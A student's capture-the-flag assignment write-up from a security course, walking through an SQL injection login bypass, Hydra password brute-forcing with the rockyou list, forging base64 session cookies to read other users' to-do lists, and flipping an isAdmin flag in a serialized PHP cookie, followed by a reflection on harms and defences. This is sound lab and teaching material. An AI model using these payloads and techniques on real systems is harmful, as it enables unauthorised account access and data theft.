ASSIGNMENT 1

HACKING


Neilos Kotsiopoulos

neko@itu.dk

1) List of the steps required to obtain the flag:

Problem 1: SQL injection

- The site is using HTTP and not HTTPS hence traffic is unencrypted
- Managed to log in the front page by inserting the following in both the username and password fields:
  [“or “1”=”1]
- The above SQL injection payload is quite common works by breaking out of the current SQL context and inserting a condition that is always true ('1'='1)
- I read at the comments that the admin name is David




TotallyAnon

Maaaan how i wish David would have implemented a "Delete Post" button...

xxMasterxx

@TotallyAnon i know... I will make it ASAP, i don't want the site to be filled with unnecessary bollocks

- I have decided to use Hydra to bruteforce attack and try to find possible passwords, where the user name is "David"




```
OPT      some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebi
rd ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-
urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb m
ssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rad
min2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp
 socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid log
Licensed under AGPL v3.0. The newest ver
https://github.com/vanhauser-thc/thc-hyd
Please don't use in military or secret s
purposes. (This is a wish and non-bindir
laws and ethics anyway - and tell themse

Example:  hydra -l user -P passlist.txt

Welcome to the Hydra Wizard

Enter the service to attack (eg: ftp, ss
ath/to/wordlist.txt hackerroom.com http-
sword="PASS":Login failed"
Enter the target to attack (or filename
```

```
zsh: corrupt history file /home/haaukins/.zsh_history
┌──(haaukins㉿kali)-[~]
└─$ cd /usr/share/wordlists/

┌──(haaukins㉿kali)-[/usr/share/wordlists]
└─$ ls
amass      fasttrack.txt  legion      rockyou.txt.gz  wifite.txt
dirb       fern-wifi      metasploit  sqlmap.txt
dirbuster  john.lst       nmap.lst    wfuzz

┌──(haaukins㉿kali)-[/usr/share/wordlists]
└─$ sudo gunzip rockyou.txt.gz
[sudo] password for haaukins:

┌──(haaukins㉿kali)-[/usr/share/wordlists]
└─$ 
```

```
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-18 04:47:
00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:
14344399), ~896525 tries per task
[DATA] attacking http-post-form://hackerroom.com:80/internal:username=^USER^&pas
sword=^PASS^:Login failed
[80][http-post-form] host: hackerroom.com   login: David   password: password
[80][http-post-form] host: hackerroom.com   login: David   password: 123456
[80][http-post-form] host: hackerroom.com   login: David   password: 12345
[80][http-post-form] host: hackerroom.com   login: David   password: 123456789
[80][http-post-form] host: hackerroom.com   login: David   password: iloveyou
[80][http-post-form] host: hackerroom.com   login: David   password: princess
[80][http-post-form] host: hackerroom.com   login: David   password: 1234567
[80][http-post-form] host: hackerroom.com   login: David   password: rockyou
[80][http-post-form] host: hackerroom.com   login: David   password: 12345678
[80][http-post-form] host: hackerroom.com   login: David   password: abc123
[80][http-post-form] host: hackerroom.com   login: David   password: nicole
[80][http-post-form] host: hackerroom.com   login: David   password: daniel
[80][http-post-form] host: hackerroom.com   login: David   password: babygirl
[80][http-post-form] host: hackerroom.com   login: David   password: monkey
[80][http-post-form] host: hackerroom.com   login: David   password: lovely
[80][http-post-form] host: hackerroom.com   login: David   password: jessica
```

- None of the above passwords worked
- I tried again running Hydra with username: xxMasterxx
- I successfully logged in as administrator by using username: xxMasterxx and password: password


Captured the flag!



Profile Flag:HKN{sp-DH-SLJwF6} Logged in as xxMasterxx Logout


Problem 2: Session Hacking

- The site is using HTTP and not HTTPS hence traffic is unencrypted
- I have created an account as instructed
- I have accessed dev mode in order to inspect the session cookie




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	San
session	eyJfdXNlcl9pZCI6ICIyMSIsICJfZnJlc2giOiB0cnVlLCAiX2lkIjogImNjMzk3YjM0NjliMzU1MTQwOTRhMzYxZDMzNzljYjY5MzViZWQ2ZWFjYWE3ODZhZDY0M…	todos.hkn	/	Session	239	true	false	Nor

- I decoded the session cookie by using base64 encoding



```
┌──(haaukins㉿kali)-[~]
└─$ echo 'eyJfdXNlcl9pZCI6ICIyMSIsICJfZnJlc2giOiB0cnVlLCAiX2lkIjogImNjMzk3YjM0NjliMzU1MTQwOTRhMzYxZDMzNzljYjY5MzViZWQ2ZWFjYWE3ODZhZDY0M2Q3ZjIzZDRhODM2MzIwYThjNjNhZTg0MThjNzBmZTEwYzk0ZWVmOTI1NDcyMjcxNGY3ZDQyNmEzZDEzNjM3YzIxYjdjOGIxODliNWYwIn0=' | base64 -d
{"_user_id": "21", "_fresh": true, "_id": "cc397b3469b35514094a361d3379cb6935bed6eacaa786ad643d7f23d4a836320a8c63ae8418c70fe10c94eef9254722714f7d426a3d13637c21b7c8b189b5f0"}
```

- I have used the "_user_id" feld as above to encode further for different users and I am using the base64 string generated as cookie to my browser, so I have access to the todoLists of other users




#	Title	Details
1	Yeah president perform practice.	Often sure century everybody.
4	Maybe whatever they traditional then.	Force weight inside behavior.
5	Successful physical pass staff.	Student final former throw if attack official indeed.
6	Recently result road government.	Discussion guy without scene especially.
7	Allow former stock box.	Model total fight blue act up lose article.
8	Especially represent health join capital treatment economic.	Present account stock cover life indicate firm.
9	Security we cause anything talk popular.	Everybody doctor often share ready against former soc
2	Phone seat should the year image.	Democrat travel chance contain data its floor.
3	Head notice simple but win environment.	However positive peace can newspaper family low.
10	Miss like the protect sit scene.	Name close must show off listen.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
session	eyJfdXNlcl9pZCI6IjEifQo=	todos.hkn	/	Session	31	true	false	None	Tue, 18 Jul 2023 10:10:52 GM

```
└─$ echo '{"_user_id":"21","_fresh":true}' | base64
eyJfdXNlcl9pZCI6IjIxIiwiX2ZyZXNoIjp0cnVlfQo=

┌──(haaukins㉿kali)-[~]
└─$ echo '{"_user_id":"100","_fresh":true}' | base64
eyJfdXNlcl9pZCI6IjEwMCIsIl9mcmVzaCI6dHJ1ZX0K

┌──(haaukins㉿kali)-[~]
└─$

┌──(haaukins㉿kali)-[~]
└─$ echo '{"_user_id":"100"}' | base64
eyJfdXNlcl9pZCI6IjEwMCJ9Cg==

┌──(haaukins㉿kali)-[~]
└─$ echo '{"_user_id":"1"}' | base64
eyJfdXNlcl9pZCI6IjEifQo=

┌──(haaukins㉿kali)-[~]
└─$ 
```

- Finally, at attempt 19th I captured the flag!




#	Title	Details
160	Chair different quite manager.	South piece officer management much.
161	Present picture lose media oil edge.	Difference generation generation look sometimes now question per
162	Close behind partner create couple.	DDC{t3s3_c00k1e_1s_sp01l3d_t1m3_t0_cl0s3_sh0p}
163	It bad between style employee.	Term particularly power.
164	Cut region officer his.	Leader ten list him authority financial discussion game.
165	Wrong hand bad office prepare rest.	Plan late ago program.
167	Memory movie in customer deal fall.	Last add common tonight throughout.
168	Approach pretty daughter talk heart throughout red.	Shoulder husband turn guy forget.
169	Book state thing beautiful forward check.	Section hear information commercial upon war.

```
eyJfdXNlcl9pZCI6IjE0In0K

┌──(haaukins㉿kali)-[~]
└─$ echo '{"_user_id":"16"}' | base64
eyJfdXNlcl9pZCI6IjE2In0K

┌──(haaukins㉿kali)-[~]
└─$ echo '{"_user_id":"17"}' | base64
eyJfdXNlcl9pZCI6IjE3In0K

┌──(haaukins㉿kali)-[~]
└─$ echo '{"_user_id":"18"}' | base64
eyJfdXNlcl9pZCI6IjE4In0K

┌──(haaukins㉿kali)-[~]
└─$ echo '{"_user_id":"19"}' | base64
eyJfdXNlcl9pZCI6IjE5In0K

┌──(haaukins㉿kali)-[~]
└─$ 
```


Problem 3: Insecure Deserialization

- I used nmap to scan my network to identify the web server listening on port 80




```
┌──(haaukins㉿kali)-[~]
└─$ nmap -p 80 --open [redacted]7.[redacted].6/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-18 07:16 EDT
Nmap scan report for [redacted].107.[redacted].[redacted]
Host is up (0.00081s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.40 seconds
```

- I pasted the IP address and got I discovered the server
- When tried to log in with a fake account I checked the Cookies Session and encode it with base64 and returned the PHP serialized format as following



```
┌──(haaukins㉿kali)-[~]
└─$ echo -n 'Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6ImZkc2ZzZCI7czo3OiJpc0F
kbWluIjtiOjA7fQ%3D%3D' | tr '%3D' '=' | base64 -d
O:4:"User":2:{s:8:"username";s:6:"fdsfsd";s::"isAdmin";b:0;}base64: invalid inpu
t
```


- Observed the "isAdmin";b:0 in the above return, so I changed it to 1 and encoded as before



```
┌──(haaukins㉿kali)-[~]
└─$ echo -n 'O:4:"User":2:{s:8:"username";s:6:"fdsfsd";s:7:"isAdmin";b:1;}' | ba
se64


Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6ImZkc2ZzZCI7czo3OiJpc0FkbWluIjti
OjE7fQ==
```

- Used the result at the cookie Session and logged in as Admin

Captured the flag! 🏴‍☠️



HKN{4e-Zq-SFaThY}

Problem 4: Reflection

Part 1: In the three CTF challenges above, which asset(s) are vulnerable to what kind of harm (i.e. which aspect of security (CIA) is violated)?

- Problem 1: Vulnerable asset is the database that stores user credentials and other sensitive information. Confidentiality od data is compromised (as sensitive information could be exposed), the integrity is violated (as unauthorized modifications could occur) and availability could be affected if the attacker i.e. decides to delete data
- Problem 2: Vulnerable assets are the user accounts associated with the toDo website. Confidentiality of the user's data is compromised and the integrity is violated in the attacker modifies or delete the user's toDo items
- Problem 3: The vulnerable asset is hijacking the admin account. This compromises all the three aspects of CIA as administrative access to the server means effective control over all its functionalities and data.

Part 2: Suppose that, instead of receiving an output that depends on your input, you receive something generic, e.g. "Your e-mail address has been removed from the mailing list", or "Thank you; your order has been placed". How do you check (using the input fields) whether such a Web application is vulnerable to an injection attack? What kind of harm could you do, and how?

- To test a web application for injection vulnerability, you can input special characters or commands (such as SQL or scripting language commands) in its input fields to observe any unusual behavior

Part 3: What can you do, as a security engineer, to prevent injection attacks when designing a system?

- As a security engineer, you should always sanitize and validate user inputs, utilize prepared statements or parameterized queries to prevent SQL injection, and employ appropriate encoding when data is output to the client to prevent cross-site scripting (XSS) attacks